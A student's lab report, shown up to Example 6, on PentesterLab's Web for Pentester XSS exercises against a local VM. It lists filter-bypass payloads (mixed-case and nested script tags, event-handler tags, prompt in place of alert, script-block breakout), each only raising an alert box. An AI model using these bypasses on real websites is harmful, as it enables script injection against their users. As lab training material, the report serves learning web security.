
BSc (Hons) in Information Technology
Web for Pen Testers Assignment XSS

IT2062 – Web Security

Year 2 : Semester II : 2020



IT18211160
C.S Wijetunga


What is Web for Pentesters?

Web for Pentester is a pre-configured Virtual Machine ISO prepared for practicing Web Pentesting by PentesterLab. There are lot of vulnerabilities that listed for select and practice how to attack trough those vulnerabilities.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.


In this report we are going to have a detailed overview about how to exploit the vulnerable nine XXS exercises that provided by the developers of Web for Pentesting ISO.

First of all, we have to setup the web for Pentesters ISO trough a virtual environment. Here I am using Oracle VM VirtualBox Manager to setup the ISO. After creating the virtual machine using the ISO we have to launch it and get the IP address by providing **ifconfig** command (since this ISO has a Linux based kernel). We have to make sure that our host machine and the virtual machine are in the same network. We can ensure it by setting up the network adapter setting of the web for Pentester ISO to **Host-only** or **Bridged Adapter.**


Oracle VM VirtualBox Manager
File Machine Help
Tools
DVWA
Powered Off
Web For Pent
Running
Kali Linux
Powered Off
Web For Pentesters [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
Shared folders

```
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:bc:ca
          inet addr:192.168.56.102  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:bcca/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1240 (1.2 KiB)  TX bytes:1152 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

user@debian:~$ _
```

After getting the IP address, we have to type that IP address on a browser in the Host machine. In this case I am using **Mozilla Firefox** as my web browser. Then there will be a server opened and we can select the XSS exercises from that.



192.168.56.102

PentesterLab.com Home

Web For Pentester

This exercise is a set of the most common web vulnerabilities

Follow @PentesterLab

XSS
- Example 1
- Example 2
- Example 3
- Example 4
- Example 5
- Example 6
- Example 7
- Example 8
- Example 9

SQL injections
- Example 1
- Example 2
- Example 3
- Example 4
- Example 5
- Example 6
- Example 7
- Example 8
- Example 9

Directory traversal
- Example 1:
- Example 2:
- Example 3:

File Include
- Example 1
- Example 2

Code injection
- Example 1
- Example 2
- Example 3
- Example 4

Commands injection
- Example 1
- Example 2
- Example 3

LDAP attacks
- Example 1
- Example 2


File Upload
- Example 1
- Example 2

XML attacks
- Example 1
- Example 2

© PentesterLab 2013

Example 01


In the first exercise the parameter we pass to the URL name field will display on the web page. It is simple GET method and there are no filter mechanisms.


Firefox

192.168.56.102/xss/example1.php?name=hacker

Hello hacker
© PentesterLab 2013

By Passing a simple script tag with an alert keyword to the URL we can simply generate an alert on the web page.


refox

192.168.56.102/xss/example1.php?name=<script>alert('Im so Sorry');</script>

Hello

Im so Sorry

Payload:


<script>alert(‘ ’)</script>

Exploit:

http://192.168.56.102/xss/example1.php?name=<script>alert(‘ ’)</script>


Example 02

In this exercise same as the first one, it will pass the parameter value on name field that we enter to the URL to the web page. I tried the method that we used on the first exercise by giving a simple script tag but it did not create an alert on the page. So I figured out there is some kind of filer mechanism used to filter the <script> and </script> tags.



```
Hello
alert('Im so sorry')        <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->
```

We can see that the script tags given by me are filterd when it comes to the Source code. To bypass it, we need to modify the word script like this : <ScRIpt> or <sCRipt> or <SCRIPt> or <ScripT>. Somehow the script tg must be mixed with uppercase and lowercase letters.



```
192.168.56.102/xss/example2.php?name=<ScripT>alert('Im so sorry')</ScRipT>
```

Hello

Im so sorry

PentesterLab » Web for Pentest
PentesterLab » Web for Pentest
PentesterLab » Web for Pentest
PentesterLab.com
Home
OK

Payload:


<ScripT>alert(‘ ’)</ScRipT>

Exploit:

http://192.168.56.102/xss/example1.php?name=*<ScripT>alert(‘ ’)</ScRipT>*


Example 03

This is same as the previous exercise (ex 2). It will filter the script tags. But this time it will filter out the uppercase and lowercase letters in the script tag. First I tried out the same exploit used for second exercise and found out the filtering of the script tags from the source code.



```

Hello
alert(0)
        <footer>
          <p>&copy; PentesterLab 2013</p>
        </footer>

      </div> <!-- /container -->


```

To bypass it, we can abuse its filtering functionality by putting a <script> tag inside a script tag so it will filter the inside script tag. for example: **<scr<script>ipt>,** then after the filtration only **<script>** will be remaining.



192.168.56.102/xss/example3.php?name=<scr<script>ipt>alert('Im so sorry')</scr</script>ipt>

Hello

Im so sorry

PentesterLab » Web for Pentest
PentesterLab » Web for Pentest
PentesterLab » Web for Pentest
PentesterLab.com
Home
OK

Payload:


<scr<script>ipt>alert(‘ ’)</scr</script>ipt>

Exploit:


http://192.168.56.102/xss/example1.php?name=
<scr<script>ipt>alert(‘’)</scr</script>ipt>

Example 04

This Exercise will filter out the script tags by detecting them whether it is on mixed alphabetical form or script in script form. It will display an error message if any script tag has been used.


PentesterLab » Web for Pentest
http://192.168.56.102/xss/example4
PentesterLa
PentesterLab.com
Home


```
192.168.56.102/xss/example4.php?name=<script>alert(0)</script>
error
```




```
    <div class="container">



error
```

To bypass it we need to use html tags instead of script tags like:

 <body onload="alert(1)">, <video src=_ onloadstart="alert(1)">, <b/ onmouseover="alert(1)">, <img src="x" onerror="alert(1)"> etc. Here I used **<body onload="alert(1)">** and It gave me the result that I wanted.


Lab » Web for Pentest
http://192.168.56.102/xss/example4
PentesterLab » Web for Pentest
PentesterLab » Web for Pentest
PentesterLab.com
Home
OK

```
192.168.56.102/xss/example4.php?name=<body onload="alert('Im so sorry')">
Hello
© PentesterLab 2013
Im so sorry
```



```
Hello <body onload="alert('Im so sorry')">      <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->
```

Payload:


<body onload="alert(‘ ’)">

Exploit:

http://192.168.56.102/xss/example1.php?name= *<body onload="alert(1)">*


Example 05

In this exercise I tried all the four methods used previously. But there was no alert displayed on the web site. But I identified that every time I use alert keyword on the URL the source code will display an error and also the web page. Then I realized that there is a filtration used for the **alert** keyword.



```
        </div>
    </div>

    <div class="container">



error
```

Only thing I had to do is replace the alert keyword with another proper method. So I found out **prompt** keyword works fine as the **alert** keyword. I used prompt instead of alert and got the result I wanted.


PentesterLab » Web for Pentest
PentesterLab » Web for Pentest
http://192.168.56.102/xss/example4
PentesterLab » Web for Pentest
192.168.56.102/xss/example5.php?name=<script>prompt('Im so sorry')</script>
PentesterLab.com
Home
Hello
Im so sorry
OK
Cancel

Payload:


<script>prompt(' ')</script>

Exploit:

http://192.168.56.102/xss/example1.php?name= *<script>prompt(' ')</script>*

Example 06


Same as all previous exercises the value we pass to the name parameter will be printed on the website. So I tried from the simplest form of XSS attack with script and alert tags and there was no resulting alert displayed on the site. When I viewed the source code of the website I saw that the parameters that we pass through the script tag will be stored in a pre-assigned variable.



```

Hello
<script>
    var $a= "<script>alert(0)</script>";
</script>
          <footer>
        <p>&copy; PentesterLab 2013</p>
      </footer>

    </div> <!-- /container -->


```

To bypass this variable based filtration method, I tried so many ways. I applied all the previous methods and got no results.

I tried searching on the internet and found out a way from XSS filter evasion cheat sheet.


Escaping JavaScript escapes


When the application is written to output some user information inside of a JavaScript like the following: `<SCRIPT>var a="$ENV{QUERY\_STRING}";</SCRIPT>` and you want to inject your own JavaScript into it but the server side application escapes certain quotes you can circumvent that by escaping their escape character. When this gets injected it will read `<SCRIPT>var a="\\\\";alert('XSS');//";</SCRIPT>` which ends up un-escaping the double quote and causing the Cross Site Scripting vector to fire. The XSS locator uses this method.:

```
\";alert('XSS');//
```

An alternative, if correct JSON or Javascript escaping has been applied to the embedded data but not HTML encoding, is to finish the script block and start your own:

```
</script><script>alert('XSS');</script>
```

I tried both ways but then I tried the JASON or JavaScript escaping applied method, it worked. ☺


192.168.56.102/xss/example6.php?name=</script><script>alert('Im So Sorry');</script>

Hello

Im So Sorry

Payload:

